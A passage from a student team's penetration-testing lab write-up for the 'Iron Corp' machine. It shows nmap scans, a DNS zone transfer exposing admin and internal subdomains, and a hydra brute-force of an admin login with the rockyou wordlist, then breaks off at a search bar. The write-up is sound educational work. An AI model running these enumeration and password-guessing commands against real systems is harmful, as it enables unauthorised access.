PenTest 2

Iron Corp

PennCake

Members

ID	Name	Role
1211103144	Vaarindran Nyanasegran	Leader
1211103222	Asyrani Syazwan Yuhanis	Member
1211104230	Nur Aisyah Nabila Nahar	Member
1211101169	Tengku Alyssa Sabrina Tengku Erwin Martino	Member

Recon and Enumeration

Members Involved: Vaarindran, Aisyah, Asyrani, Sabrina


Tools used: nano, terminal, WSL, Kali Linux, nmap, dig, hydra, OpenVPN, Mozilla Firefox

Thought Process and Methodology and Attempts:

Once Vaari have successfully turned on their machine at THM, he added ironcorp.me domain into his config file. To do so, he went to his terminal and made sure it was running with **root privileges**.

```
PS C:\Users\vaari> kali
┌──(kali㉿Vaari_HP)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿Vaari_HP)-[/home/kali]
└─# nano /etc/hosts
```

After successfully obtaining root privileges. Vaari input **"nano/etc/hosts"**, then he added the machine IP and ironcorp.me.



Once Vaari had successfully exited nano, he executed nmap by inputting **nmap -Pn -sV -sN 10.10.147.89 (machine IP)** where


-Pn	**Used to skip host discovery stage altogether. It is being used because we tried to do it without -Pn, but we got an empty scan result.**
-sV	**Used to enable version detection**
-sN	**Used to tell nmap not to do a port scan after host discovery**

```
┌──(root㉿Vaari_HP)-[/home/kali]
└─# nmap -Pn -sV -sN 10.10.147.89
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 16:45 +08
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns o
r specify valid servers with --dns-servers: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disab
led. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing NULL Scan
NULL Scan Timing: About 39.00% done; ETC: 16:49 (0:02:04 remaining)
Stats: 0:01:28 elapsed; 0 hosts completed (1 up), 1 undergoing NULL Scan
NULL Scan Timing: About 43.50% done; ETC: 16:49 (0:01:54 remaining)
```

After successfully obtaining the nmap result, he reran the nmap scan but this time specifying the port by inputting **'nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me'.** Where,

-o	**Used for revealing further information of the Operating System.**
-n	**Tells Nmap to never do reverse DNS resolution on the active IP addresses**

```
┌──(root㉿Vaari_HP)-[/home/kali]
└─# nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 10.10.147.89 -o
 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 16:57 +08
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 57.14% done; ETC: 16:57 (0:00:08 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 71.43% done; ETC: 16:58 (0:00:07 remaining)
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 71.43% done; ETC: 16:58 (0:00:14 remaining)
Nmap scan report for 10.10.147.89
Host is up (0.67s latency).
```



```
Host is up (0.67s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-03T08:58:42+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-02T08:42:16
|_Not valid after:  2023-02-01T08:42:16
|_ssl-date: 2022-08-03T08:58:50+00:00; -2s from scanner time.
8080/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PH
P/7.4.4)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Coming Soon - Start Bootstrap Theme
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Based on the nmap scan, the group members can determine that there are several ports hosting various services.

Looking deeper into the ironcorp.me server, the group members can use dig which is used to gather DNS information. This also can show if there is any subdomain. To do so just input **'dig @machine_ip ironcorp.me axfr'** where,
axfr → is a DNS Zone transfer protocol, which is also the simplest mechanism used to replicate a DNS record across a DNS server.

```
┌──(root㉿Vaari_HP)-[/home/kali]
└─# dig @10.10.147.89 ironcorp.me axfr

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.147.89 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster.
 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster.
 3 900 600 86400 3600
;; Query time: 319 msec
;; SERVER: 10.10.147.89#53(10.10.147.89) (TCP)
;; WHEN: Wed Aug 03 17:03:23 +08 2022
;; XFR size: 5 records (messages 1, bytes 238)
```


From the output, the group mates can determine that there are two subdomains which are **admin.ironcorp.me** and **internal.ironcorp.me**

Since, the subdomains have been determined, in the ironcorp.me domain, repeat step 1 **(adding domains into config file)**


```
  GNU nano 6.3                        /etc/hosts
# This file was automatically generated by WSL. To stop automatic generatio>
# [network]
# generateHosts = false
127.0.0.1       localhost
127.0.1.1       Vaari_HP.       Vaari_HP
10.10.147.89    ironcorp.me
10.10.147.89    admin.ironcorp.me
10.10.147.89    internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Sabrina typed in ironcorp.me:8080 to see if the main site was accessible.




Sabrina typed in admin.ironcorp.me:11025 to go to the admin site. Unfortunately, it was not accessible and authentication was required.




The first step to get the login credentials, Sabrina downloaded rockyou.txt on https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt and created a text file named admin that contains 'admin' word. The team had guessed the username was admin and decided to create that file.







Sabrina had used **hydra -L admin -P rockyou.txt -s 11025 -f admin.ironcorp.me http-get** to get the username and password to access to the admin site. The option -L in hydra is for login with LOGIN name while -P is for try password PASS. Then, the option -s is for default port and -f is for exit when a login/pass pair is found.




Sabrina typed in the credentials and got access to the admin site.




This was the admin site after getting access to it using the credentials, which were gotten from the terminal using the hydra command. There was a search bar where users could submit queries.




Aisyah tried to submit a query using the searchbar.




As seen below, when Aisyah entered the query, it did not return any results.

